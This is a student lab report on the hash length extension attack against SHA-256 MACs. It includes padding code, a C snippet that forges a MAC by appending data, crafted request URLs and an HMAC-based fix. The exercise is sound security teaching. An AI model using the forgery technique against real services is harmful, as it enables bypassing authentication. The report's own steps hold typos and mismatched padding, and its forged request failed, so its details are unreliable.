Faculty of Engineering and Technology

Electrical and Computer Engineering Department

INFORMATION SECURITY AND COMPUTER NETWORK LABORATORY ENCS5121

Report III

Experiment # 2: Hash Length Extension Attack

Student Name: Yara Darabumukho

Student Number: 1211269

Instructor: Dr. Ahmad Alsadeh

Teaching Assistant: Eng. Tariq Odeh

Section No: 1

Date: 29/10/2024

Abstract


In this experiment the main aim is to understand the hash function, MAC "Message Authentication Code", apply the padding and the extra message method then show the effects. And applying how the attacker can get an efficient MAC.

Table of Contents

Table of Figures

Task I


In this task the first step was generate a MAC by sha256 using key equal to 793zye and id equal to 1003.



```
[10/28/24]seed@VM:~/.../Labsetup$ echo -n "793zye:myna
me=YaraDarabumukho&uid=1003&lstcmd=1" | sha256sum
73d19c59b4e1aefe85f9688dfda711f6a653170a46689af4e948ac
b32a0da591  -
[10/28/24]seed@VM:~/.../Labsetup$ 
```

Figure 1: MAC Generation.

Then using the previous MAC send a request to the server using the correct MAC and the correct Key.



SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt


Yara Darabumukho

Figure 2: Response.

As shown in the previous figure the request response successfully.

The request was:

http://www.seedlab-hashlen.com/?myname=YaraDarabumukho&uid=1003&lstcmd=1&mac=73d19c59b4e1aefe85f9688dfda711f6a653170a46689af4e948acb32a0da591




Hash Length Extension Attack Lab

Sorry, your MAC is not valid

Yara Darabumukho

Figure 3: Invalid Response.

This result appears when there is a mistake in the request either if its in the parameters or in the MAC.



Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt

File Content

TOP SECRET.

DO NOT DISCLOSE.

Yara Darabumukho

Figure 4: Download Response.

The previous results when we get a new MAC address for downloading as shown in the next figure:

“The request sends same as the previous way in this format:

http://www.seedlab-hashlen.com/?myname=YaraDarabumukho&uid=1003&lstcmd=1&download=secret.txt&mac=3478fb8d396080ee7a17e0b2351a4b1763edf25c3ea905e8blc72c6ba861e599”



```
[10/28/24]seed@VM:~/.../Labsetup$ echo -n "793zye:myname=YaraDarabumukho&uid=1003&lstcmd=1" | sha256sum
73d19c59b4e1aefe85f9688dfda711f6a653170a46689af4e948acb32a0da591  -
[10/28/24]seed@VM:~/.../Labsetup$ echo -n "793zye:myname=YaraDarabumukho&uid=1003&lstcmd=1&download=secret.txt" | sha256sum
3478fb8d396080ee7a17e0b2351a4b1763edf25c3ea905e8b1c72c6ba861e599  -
[10/28/24]seed@VM:~/.../Labsetup$
```

Figure 5: Download MAC Generation.

Task II

This task asks to create padding, as shown in the last experiment the padding is one of the most efficient techniques in the security filed, and its very important in the block encryption methods. This task done using the following python code which determine the padding for the massage
“Key”.




```python
comm = input("Enter ur key...\n")
payload = bytearray(comm,'utf8')
length_field = (len(payload)*8).to_bytes(8,'big')
padding = b'\x80' + b'\x00'*(64-len(payload)-1-8) + length_field
print(''.join('\\x{:02x}'.format(x) for x in padding))
print(''.join('%{:02x}'.format(x) for x in padding))
```
Yara Darabumukho

Figure 6: Padding Code.



```
me=YaraDarabumukho&uid=1003&lstcmd=1&download=secret.t
xt" | sha256sum
3478fb8d396080ee7a17e0b2351a4b1763edf25c3ea905e8b1c72c
6ba861e599  -
[10/28/24]seed@VM:~/.../Labsetup$ echo -n "793zye:myna
me=YaraDarabumukho&uid=1003&lstcmd=1"
793zye:myname=YaraDarabumukho&uid=1003&lstcmd=1[10/28/
24]seed@VM:~/.../Labsetup$ echo -n^C
[10/28/24]seed@VM:~/.../Labsetup$ touch code.py
[10/28/24]seed@VM:~/.../Labsetup$ gedit code.py
[10/28/24]seed@VM:~/.../Labsetup$ ^C
[10/28/24]seed@VM:~/.../Labsetup$ python3 code.py
Enter ur key...
793zye:myname=YaraDarabumukho&uid=1003&lstcmd=1
\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x01\x78
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%78
[10/28/24]seed@VM:~/.../Labsetup$ 
```

Figure 7: Padding result.


The message “Key” equal to 376-bits which is 47-bytes. So, as shown in the previous figure the padding stats with 80 which is standards in this padding method, that’s mean the message was ended and the padding will be inserted. The padding was a zero until the last 8 bytes which decade the length of the Key.

⇨ 0x0178 equal to 376-bits and 47-bytes.

The padding encoded with % instead of \x for the URL.


Task III

First, after a new generated MAC for download message we split it into a C code that generate a new MAC with extra added message to the main message.




```
[10/30/24]seed@VM:~/.../Labsetup$ echo -n "793zye:myna
me=YaraDarabumukho&uid=1003&lstcmd=1&downlode=secret.t
xt" | sha256sum
a87b31012480a733badfd2420d5f7a8d0ab8884a331f7122ae12d3
5fc65542dd  -
```

Figure 8: MAC.



```
    // Update SHA256 context with 64 '*' characters
    for (i = 0; i < 64; i++) {
        SHA256_Update(&c, "*", 1);
    }

    // MAC of the original message M (padded)
    c.h[0] = htonl(0xa87b3101);
    c.h[1] = htonl(0x2480a733);
    c.h[2] = htonl(0xbadfd242);
    c.h[3] = htonl(0x0d5f7a8d);
    c.h[4] = htonl(0x0ab8884a);
    c.h[5] = htonl(0x331f7122);
    c.h[6] = htonl(0xae12d35f);
    c.h[7] = htonl(0xc65542dd);

    // Append additional message
    SHA256_Update(&c, "Extra message", 13);
    SHA256_Final(buffer, &c);
  Yara Darabumukho
    // Print the hash in hexadecimal format
```

Figure 9: MAC splitting in the Code.




```
xt" | sha256sum
a87b31012480a733badfd2420d5f7a8d0ab8884a331f7122ae12d3
5fc65542dd  -
[10/30/24]seed@VM:~/.../Labsetup$ ^C
[10/30/24]seed@VM:~/.../Labsetup$ gss code2.c -o code2
 -lccrypto

Command 'gss' not found, but can be installed with:

sudo apt install libgss-dev           Yara Darabumukho

[10/30/24]seed@VM:~/.../Labsetup$ gcc code2.c -o code2
 -lccrypto
/usr/bin/ld: cannot find -lccrypto
collect2: error: ld returned 1 exit status
[10/30/24]seed@VM:~/.../Labsetup$ gcc code2.c -o code2
 -lcrypto
[10/30/24]seed@VM:~/.../Labsetup$ ./code2
506e13fd4b7c83448a4d51a1312958490b1c0050a392cf6348b531
84d0b3f024
[10/30/24]seed@VM:~/.../Labsetup$ 
```

Figure 10: new MAC with the extra message.

The server didn't open with my request:

https://www.seedlab-hashlen.com/?myname=YaraDarabumukho&uid=1003&lstcmd=1%80%00%00%00%00%00%00%02%28&download=secret.txt&mac=506e13fd4b7c83448a4d51a1312958490b1c0050a392cf6348b53184d0b3f024




Hash Length Extension Attack Lab

Sorry, your MAC is not valid

Figure 11: Extra message MAC response.

So, we try another request from previous student in this course and the web successfully opened:



Hash Length Extension Attack Lab

Yes, your MAC is valid

File Content

TOP SECRET.


DO NOT DISCLOSE.

Figure 12: Extra message MAC response "Previous Student".

The attacker can easily open any web with encrypted MAC using sha256 by adding an extra message to the main one then generate a new MAC which will be valid and can open the web without any restrictions.


Task IV

In this task both lab.by and mac.by modified as shown in the next figures:



```python
import hmac
import hashlib
key='793zye'
message='myname=YaraDarabumukho&uid=1003&lstcmd=1'
mac = hmac.new(bytearray(key.encode('utf-8')),
msg=message.encode('utf-8', 'surrogateescape'),
digestmod=hashlib.sha256).hexdigest()
print(mac)

```


Figure 13: MAC code.



```python

def verify_mac(key, my_name, uid, cmd, download, mac):
    download_message = '' if not download else
'&download=' + download
    message = ''
    if my_name:
        message = 'myname={}&'.format(my_name)
    message += 'uid={}&lstcmd='.format(uid) + cmd +
download_message
    payload = key + ':' + message
    app.logger.debug('payload is [{}]'.format(payload))
    real_mac =
hmac.new(bytearray(key.encode('utf-8')),msg=message.encode(
'surrogateescape'),digestmod=hashlib.sha256).hexdigest()
    app.logger.debug('real mac is [{}]'.format(real_mac))
    if mac == real_mac:
        return True
    return False

```

Figure 14: Lab code modifications.


Then we generate a new mac using the mac code:



```
[10/30/24]seed@VM:~/.../www$ python3 mac.py
86fa42ea433a5b0d59435138f72b6d79e0d67c6eb74b7c04270f8ffb249e98
2b
[10/30/24]seed@VM:~/.../www$
```

Figure 15: MAC using the HMAC.

After using this MAC, the result shown next appear:



SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt

Figure 16: Request Response.

When we add an extra message and generate a new MAC to use it to open the web as we do in task number three the page show that the MAC is in correct. Because in this method the length extension attack didn't work. in this task we use HMAC method to determine the MAC instead of sha256 which prevent these types of attack using this technique:





